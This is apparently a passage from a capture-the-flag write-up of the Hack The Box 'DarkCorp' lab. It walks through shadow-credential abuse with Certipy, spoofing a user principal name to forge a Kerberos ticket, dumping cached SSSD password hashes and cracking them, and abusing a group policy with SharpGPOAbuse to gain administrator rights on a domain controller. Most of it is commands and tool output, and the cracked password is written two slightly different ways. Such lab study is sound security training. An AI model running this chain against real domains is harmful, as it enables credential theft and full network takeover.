
Certipy v4.8.2 - by Oliver Lyak (ly4k)

- [*] Targeting user 'angela.w'
- [*] Generating certificate
- [*] Certificate generated
- [*] Generating Key Credential
- [*] Key Credential generated with DeviceID 'aa8bbd46-2066-abf6-b430-8fcc17d6d309'
- [*] Adding Key Credential with device ID 'aa8bbd46-2066-abf6-b430-8fcc17d6d309' to the Key Credentials for 'angela.w'
- [*] Successfully added Key Credential with device ID 'aa8bbd46-2066-abf6-b430-8fcc17d6d309' to the Key Credentials for 'angela.w'
- [*] Authenticating as 'angela.w' with the certificate
- [*] Using principal: angela.w@darkcorp.htb
- [*] Trying to get TGT...
- [*] Got TGT
- [*] Saved credential cache to 'angela.w.ccache'
- [*] Trying to retrieve NT hash for 'angela.w'
- [*] Restoring the old Key Credentials for 'angela.w'
- [*] Successfully restored the old Key Credentials for 'angela.w'
- [*] NT hash for 'angela.w': 957246c8137069bca672dc6aa0af7c7a

Now that we have the NTLM hash for the `angela.w` user, we can perform an attack called ["A broken marriage. Abusing mixed vendor Kerberos stacks"](#).

We start by modifying the `UserPrincipalName` of the `angela.w` user to `angela.w.adm`, then as `angela.w.adm` with NTLM hash of `angela.w` we can spoof a ticket with name type `NT_ENTERPRISE` in place of `NT_PRINCIPAL` during the principal search.

The `userPrincipalName` is checked instead of `samAccountName`; however, this ticket won't work for Windows servers, as the `userPrincipalName` should have an appended domain name, but that's not the case with *nix-based servers and services. The attack should work on both `MIT` and `Heimdal` Kerberos stacks.



Let's modify the `userPrincipalName` to `angela.w.adm` using `Certipy`.

```
$ proxychains4 -q -f /etc/proxychains.conf certipy account update -username john.w@darkcorp.htb -password 'Pack_Beneath_Solid9!' -user angela.w -upn angela.w.adm -debug -scheme ldaps -target 172.16.20.1
```

Certipy v4.8.2 - by Oliver Lyak (ly4k)

```
[+] Authenticating to LDAP server
[+] Bound to ldaps://172.16.20.1:636 - ssl
[+] Default path: DC=darkcorp,DC=htb
[+] Configuration path: CN=Configuration,DC=darkcorp,DC=htb
[*] Updating user 'angela.w':
    userPrincipalName          : angela.w.adm
[*] Successfully updated 'angela.w'
```

Using the latest `impacket-getTGT` with the principal set to `NT_ENTERPRISE` and keeping the hash of `angela.w` user account.

```
$ proxychains4 -f /etc/proxychains.conf impacket-getTGT -principal NT_ENTERPRISE -hashes :957246c8137069bca672dc6aa0af7c7a 'darkcorp.htb/angela.w.adm'
```

Then, we will transfer the ticket to the `DRIP` machine and log in via SSH as the `angela.w.adm` user.

```
postgres@drip:/tmp$ ls | grep 'angela.w.adm'
angela.w.adm.ccache
postgres@drip:/tmp$ export KRB5CCNAME=angela.w.adm.ccache
postgres@drip:/tmp$ klist
klist
Ticket cache: FILE:angela.w.adm.ccache
Default principal: angela.w.adm@DARKCORP.HTB

Valid starting    Expires          Service principal
01/07/25 11:39:45 01/07/25 21:39:45 krbtgt/DARKCORP.HTB@DARKCORP.HTB
    renew until 01/08/25 11:39:45

postgres@drip:/tmp$ ssh angela.w.adm@drip.darkcorp.htb -K
<SNIP>
angela.w.adm@drip:/ $ whoami; groups
angela.w.adm
domain users linux_admins
angela.w.adm@drip:/ $
```

The user account `angela.w.adm` is an `Administrator` on the `DRIP` machine.

```
angela.w.adm@drip:/$ sudo -l
Matching Defaults entries for angela.w.adm on drip:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User angela.w.adm may run the following commands on drip:
    (ALL : ALL) NOPASSWD: ALL

angela.w.adm@drip:/$ sudo su
```

As root, we can check for various Active Directory configurations, like `krb5.conf`, & `sssd.conf`.

```
root@drip:~# cat /etc/krb5.conf
[libdefaults]
    default_realm = DARKCORP.HTB
    dns_lookup_realm = true
    dns_lookup_kdc = true

[realms]
    DARKCORP.HTB = {
        kdc = darkcorp.htb
        admin_server = darkcorp.htb
    }

[domain_realm]
    .darkcorp.htb = DARKCORP.HTB
    darkcorp.htb = DARKCORP.HTB

root@drip:~# cat /etc/sss/sssd.conf

[sssd]
services = nss, pam
domains = darkcorp.htb

[domain/darkcorp.htb]
id_provider = ad
cache_credentials = True
auth_provider = ad
access_provider = simple
default_shell = /bin/bash
use_fully_qualified_names = False
krb5_store_password_if_offline = True
simple_allow_groups = linux_admins
```

The `krb5.conf` file seems normal. However, `sssd.conf` has `cache_credentials` set to `True` and `simple_allow_groups` set to `linux_admins`, meaning any member of the `linux_admins` group can access the machine, and their credentials will be cached. By default, the logs for caching are stored under `/var/lib/sss/db` directory.

```

root@drip:~# ls -la /var/lib/sss/db
total 5356
drwx-----  2 root root    4096 Jan  9 07:21 .
drwxr-xr-x 10 root root    4096 Dec 30 04:33 ..
-rw-----  1 root root 1609728 Jan  9 07:21 cache_darkcorp.htb.ldb
-rw-----  1 root root   2399 Jan  9 07:21 ccache_DARKCORP.HTB
-rw-----  1 root root 1286144 Jan  9 04:28 config.ldb
-rw-----  1 root root 1286144 Dec 30 04:36 sssd.ldb
-rw-----  1 root root 1286144 Jan  9 07:21 timestamps_darkcorp.htb.ldb

```

The `cache_darkcorp.htb.ldb` file should contain any cached hashes if any member of the `linux_admins` has logged in.

```

root@drip:/var/lib/sss/db# strings cache_darkcorp.htb.ldb | grep -A 15 -B 15 '\$'
<SNIP>
ccacheFile
FILE:/tmp/krb5cc_1730414101_B5njUL
cachedPassword
$6$5wvc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjP
gULqxlb73xNw7n5.
cachedPasswordType
lastCachedPasswordChange
<SNIP>

```

And we indeed have the `taylor.b.adm` user logged in at some point. So we can attempt to crack the password hash.

```

$ cat taylor.b.adm_hash
$6$5wvc6mW6nrcRD4Uu$9rigmpKLyqH/.hQ520PzqN2/6u6PZpQQ93ESam/OHvlnQKQppk6DrNjL6ruzY7WJkA2FjP
gULqxlb73xNw7n5.


$ john --wordlist=/usr/share/wordlists/rockyou.txt taylor.b.adm_hash
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!QAZzaql (?)
1g 0:00:00:10 DONE (2025/10/07 20:05) 0.09775g/s 9759p/s 9759c/s 9759C/s 020180..shyone
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

$ proxychains4 -f /etc/proxychains.conf netexec smb 172.16.20.1 -u 'taylor.b.adm' -p
 '!QAZzaql'

SMB          172.16.20.1      445      DC-01          [*] Windows Server 2022 Build 20348
x64 (name:DC-01) (domain:darkcorp.htb) (signing:True) (SMBv1:False)
SMB          172.16.20.1      445      DC-01          [+] darkcorp.htb\taylor.b.adm:!QAZzaql

```


From bloodhound, we see the `taylor.b.adm` user is a member of the `GPO_manager` group, which has complete control over `SecurityUpdates` GPO, which is linked to `DC-01`.



We can upload obfuscated `SharpGPOAbuse` or execute it in memory, to add ourselves to local administrator, and execute `gpupdate`, to force the GPO cycle as the default GPO cycle is 90 minutes. And after all, log in again for changes to occur.

```
$ proxychains4 -q -f /etc/proxychains.conf ruby /opt/evil-winrm/evil-winrm.rb -i 172.16.20.1 -u 'taylor.b.adm' -p '!QAZzaq1'
Evil-WinRM shell v3.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\taylor.b\Documents> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount taylor.b --GPOName SecurityUpdates
[+] Domain = darkcorp.htb
[+] Domain Controller = DC-01.darkcorp.htb
[+] Distinguished Name = CN=Policies,CN=System,DC=darkcorp,DC=htb
[+] SID Value of taylor.b = S-1-5-21-3432610366-2163336488-3604236847-1108
[+] GUID of "SecurityUpdates" is: {652CAE9A-4BB7-49F2-9E52-3361F33CE786}
[+] Creating file \\darkcorp.htb\SysVol\darkcorp.htb\Policies\{652CAE9A-4BB7-49F2-9E52-3361F33CE786}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh cycle.
[+] Done!
*Evil-WinRM* PS C:\Users\taylor.b\Documents> gpupdate /force

Updating policy...

Computer Policy update has completed successfully.
User Policy update has completed successfully.

*Evil-WinRM* PS C:\Users\taylor.b\Documents> exit
```

Once the policies are updated, we need to re-login in order to see all the changes.

```
$ proxychains4 -q -f /etc/proxychains.conf ruby /opt/evil-winrm/evil-winrm.rb -i  
172.16.20.1 -u 'taylor.b' -p 'lqaz@WSX'
```

Evil-WinRM shell v3.3

```
*Evil-WinRM* PS C:\Users\taylor.b\Documents> whoami /groups
```

GROUP INFORMATION

Group Name	Type	SID
Attributes		
=====		
=====		
=====		
<SNIP>		
BUILTIN\Administrators	Alias	S-1-5-32-544
Mandatory group, Enabled by default, Enabled group, Group owner		
<SNIP>		

As we see, the `taylor.b` user is now a member of the local administrators group.

The root flag can be found in `C:\users\Administrator\desktop\root.txt`.